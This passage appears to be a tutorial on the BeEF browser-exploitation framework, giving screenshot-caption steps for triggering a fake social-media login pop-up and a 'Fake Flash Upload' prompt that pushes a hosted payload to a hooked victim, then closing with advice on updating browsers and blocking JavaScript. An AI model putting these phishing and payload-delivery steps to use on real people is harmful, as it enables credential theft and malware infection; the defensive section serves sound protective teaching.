
- Select facebook or whatever you want




- Then click on Execute




- Switch the tab
- Here phishing pop up appears




- Next click on **Fake Flash Upload**




- Provide payload link




- Visit this website and open it




- Click on select files to send for selecting the payload





- Select the payload




- Click on copy link




- Paste It on payload url section





- Click on Execute



- Here Pop up appears



- You can also set another pop up image , just copy any browser update related url and paste it and the click on execute



How To Prevent From Browser Exploitation



1. Keep Your Browser Fully Updated

- BeEF often targets **outdated browsers** with unpatched security flaws.
 - Always use the latest version of your browser.
 - Enable **automatic updates**.
-



2. Disable or Control JavaScript Execution

- BeEF needs JavaScript to run on the victim's browser.
 - Use browser extensions like:
 - **NoScript (Firefox)** – Blocks all JavaScript by default.
 - **ScriptSafe (Chrome)** – Allows you to block scripts selectively.
 - Only allow JavaScript from trusted websites.
